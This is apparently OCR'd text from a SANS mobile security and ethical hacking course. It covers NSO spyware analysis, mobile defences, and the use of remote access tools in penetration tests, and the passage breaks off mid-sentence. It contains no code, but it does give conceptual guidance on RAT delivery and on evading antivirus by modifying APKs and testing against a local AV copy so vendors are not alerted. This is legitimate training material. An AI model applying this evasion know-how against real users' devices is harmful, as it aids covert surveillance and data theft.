
SANS SEC575 | Mobile Device Security and Ethical Hacking 134

Citizen Lab, Lookout Analysis

Working with Lookout Security, Citizen Lab’s analysis indicated that the NSO spyware used three zero-day exploits to gain jailbreak-level access to a target device. By clicking on the link in an SMS message, the exploit would gain privileged access and install the RAT, granting the controller contacts, location, SMS, email, microphone, camera, browsing history, and more access. The data itself is not returned directly to a server, but instead routed through a network anonymization service through a series of proxy servers.

Following the exploits and RAT implant execution, the software adds persistence to the device, disabling iOS updates to stop the user from updating and possibly severing the attacker's access. Further, the RAT removes other known jailbreaks, hampering the analyst's ability to assess the malware.

What's clear from the Citizen Lab analysis is that the NSO malware was very sophisticated and well-designed. Considering that the US FBI paid 1.2 million dollars for jailbreak-level access to Syed Farook's iPhone 5c in 2016 (https://www.theregister.co.uk/2016/04/21/fbi_comey_iphone/), it's possible that the NSO spyware was comparably expensive, if not more expensive with evasion and controller anonymization capabilities as well.



DEFENSE TECHNIQUES

MDM tools can audit, restrict app installation to official sources only

Maintain platform software updates (where possible)

End-user training to report suspicious messages

Adopt Mobile Application Management (MAM) platforms

- Enterprise app store, monitoring, updating, usage tracking, etc.

Well-funded attackers are highly motivated to identify vulnerabilities, develop exploits, and evade detection. Consider secondary controls to protect critical data (containers, VMI).

SANS SEC575 | Mobile Device Security and Ethical Hacking 135


Defense Techniques

This module is mostly focused on using RAT tools for pen test purposes, but we can also examine defense techniques. Whenever a mobile device is relied upon for business purposes or when it contains or can access sensitive data, the device should be managed with a mobile device management (MDM) platform. Using an MDM, an administrator can maintain software updates (where available; notably problematic for Android devices), can audit installed software, and can restrict app installation to official sources only. These three capabilities are essential in defending against attacks on critical mobile devices.

End-user training should also be a component of an overall mobile device security strategy. Instructing users not to visit links sent over SMS or other messaging tools should be a component of your anti-phishing campaign. Users should also report suspicious messages to a security team, who can evaluate and attribute the threat appropriately.

Mobile Application Management (MAM) platforms are also a useful defense mechanism against malicious app delivery. MAM tool functionality varies by vendor, but often includes features such as enterprise app store delivery, application monitoring, version control and app update management, app usage tracking, and more. Managing the delivery of apps with a MAM platform limits the choices available to users, but provides a stronger control mechanism to avoid the introduction of malicious software. MAM vendors include Apperian, MobileIron, AirWatch, and BlackBerry (among many others).

In the cases of state-sponsored attacks that utilize previously unknown exploits and sophisticated C&C infrastructure, there is a high likelihood that if a user is targeted, they will be compromised. Consider using additional data controls for very sensitive data, such as container security, and virtual mobile infrastructure (VMI) tools from companies including Hypori and Nubo (VMI is essential virtual desktop technology, but for mobile devices).



SUMMARY

RATs usually consist of agent/implant and controller

- Offer attacker tremendous capability to exfiltrate data (stored and live)

Multiple commercial and free tools for Android platforms

- Limited options for iOS; primarily specialty commercial products

Delivery options include phishing, XSS, CSI, physical deployment, exploits

May require AV evasion tactics


SEC575 | Mobile Device Security and Ethical Hacking 136

Summary

In this module, we looked at the concepts and techniques for effectively using RATs in a penetration test. RATs typically consist of an agent or an implant and a controller, allowing the attacker to manipulate the mobile device to exfiltrate data (both stored and live). Multiple RATs are available, both as commercial tools and free or open-source software.

Most of the public development on RATs for mobile devices targets Android, though we've seen several examples of comparable technology developed privately for iOS as well. For iOS and Android devices, RAT delivery is done through phishing attacks, cross-site scripting, client-side injection, physical deployment, and exploits.


When using a RAT as a penetration tester, you may need to evade antivirus tools. Fortunately, with our ability to decompile and modify an Android application package (APK), this becomes a straightforward task. While VirusTotal is a simple option to evaluate if your changes successfully evade AV tools, it's better to provision a local copy of the AV system you are trying to evade, to avoid tipping off the vendors as to the techniques you employ to evade their tools.



Course Roadmap

- Device Architecture and Application Interaction
- The Stolen Device Threat and Mobile Malware
- Static Application Analysis
- Dynamic Mobile Application Analysis and Manipulation
- Mobile Penetration Testing
- Capture the Flag

This page intentionally left blank



EXERCISE: METERPRETER RAT DEPLOYMENT


Please log in to the SANS lab system for the exercise
This exercise takes approximately 20 minutes

SANS

SEC575 | Mobile Device Security and Ethical Hacking 138

Exercise: Meterpreter RAT Deployment

Please log in to the SANS lab system for the Meterpreter RAT Deployment exercise. This exercise takes approximately 20 minutes to complete.



MODULE SUMMARY

Mobile penetration testing leverages the standard reconnaissance, scanning, exploitation, and pillaging process

- Steps may be repeated or iterative

Targets include mobile devices themselves, apps, mobile data, backend systems, and remote cloud systems

Different perspectives possible for the penetration tester

Many roles support a pen test engagement


Module Summary

In this module, we looked at the methods and concepts behind penetration testing and the process of reconnaissance, scanning, exploitation, and pillaging. Remember that this process is not usually linear but is iterative, where you will regularly go back to scanning and exploitation multiple times during a penetration test.

We looked at the different perspectives a mobile penetration test can be approached from. The tester can simulate an attacker manipulating the network on which mobile devices operate or install a mobile application locally and use it to find vulnerabilities in backend systems.

We looked at the value proposition in mobile penetration tests over vulnerability assessment. In a penetration test, the cited findings represent real risk and exposure areas, providing practical information for the organization on the accessibility of information resources and systems gained through the exploitation of a vulnerability. Similar analysis is not accessible in a vulnerability assessment.

As a good penetration tester, focusing on a specific area for testing, such as network or wireless, can provide some benefit for the target organization. However, to be a great penetration tester, it is imperative to integrate network, web, wireless, and mobile services testing, integrating the testing to pivot between different functional areas.



Course Roadmap

- Device Architecture and Application Interaction
- The Stolen Device Threat and Mobile Malware
- Static Application Analysis
- Dynamic Mobile Application Analysis and Manipulation
- Mobile Penetration Testing
- Capture the Flag


DAY 5

Mobile Penetration Testing
Network Activity Analysis
Exercise: Mobile Application Network Traffic Analysis
Network Manipulation Attacks
Network Traffic Manipulation
Exercise: Manipulating Web Browser Activity
SSL/TLS attacks
Intercepting SSL/TLS traffic
Exercise: Banking Transaction Manipulation
Leveraging Mobile Malware
Exercise: Meterpreter RAT Deployment
Where to Go from Here

SANS

SEC575 | Mobile Device Security and Ethical Hacking 140

This page intentionally left blank.



WHERE TO GO FROM HERE

DE	PT
AA	MW

Mobile device penetration testing builds on other areas of expertise:

- Network penetration testing
- Wireless penetration testing
- Web penetration testing

We've looked at critical areas here that directly support mobile security

Additional expertise is needed to master these areas


SANS

SEC575 | Mobile Device Security and Ethical Hacking 141

Where to Go from Here

Today you examined the tools and techniques that are used for mobile device penetration testing. Although mobile device penetration testing has techniques that are unique to this field, it also integrates network, wireless, and web penetration testing techniques. We've looked at critical areas of mobile penetration testing to help students critically examine their own mobile device security deployments, but there is still much to learn.

To master the techniques of penetration testing, even if your focus is just on mobile devices, you need to gain additional expertise in these three critical focus areas. With additional expertise in these areas, you can easily differentiate your skill set as a highly skilled analyst.



SANS

PENETRATION TESTING
CURRICULUM

SEC504 GIAC: GCIH Hacker Tools, Techniques, Exploits & Incident Handling	SEC542 GIAC: GWAPT Web App Penetration Testing & Ethical Hacking	SEC564 2-Day Course Red Team Exercises & Adversary Emulation
SEC460 NEW Enterprise Threat & Vulnerability Assessment	SEC642 Advanced Web App Penetration Testing, Ethical Hacking & Exploitation Techniques	SEC567 2-Day Course Social Engineering for Penetration Testers
SEC560 GIAC: GPEN Network Penetration Testing & Ethical Hacking	SEC575 GIAC: GMOB Mobile Device Security & Ethical Hacking	SEC580 2-Day Course Metasploit Kung Fu for Enterprise Pen Testing
SEC660 GIAC: GXPN Advanced Penetration Testing, Exploit Writing & Ethical Hacking	SEC617 GIAC: GAWN Wireless Penetration Testing & Ethical Hacking	SEC588 Coming Soon Cloud Penetration Testing
SEC760 Advanced Exploit Development for Penetration Testers	SEC550 Coming Soon Active Defense, Offensive Countermeasures & Cyber Deception	SEC699 Coming Soon Advanced Purple Team: Adversary Emulation for Breach Prevention and Detection
SEC573 GIAC: GPYC Automating Information Security with Python	SEC562 CyberCity Hands-on Kinetic Cyber Range Exercise	

SANS Penetration Testing Curriculum

You are almost finished with "SEC575: Mobile Device Security and Ethical Hacking", but a lot of other learning opportunities are available with the SANS Penetration Testing curriculum. If you are interested in learning more about wireless attacks and exploiting non-Wi-Fi protocols such as Bluetooth and ZigBee, "SEC617: Wireless Penetration Testing and Ethical Hacking" might be the next course for you. If you are interested in building your skills in web assessments, "SEC542 Web App Pen Testing and 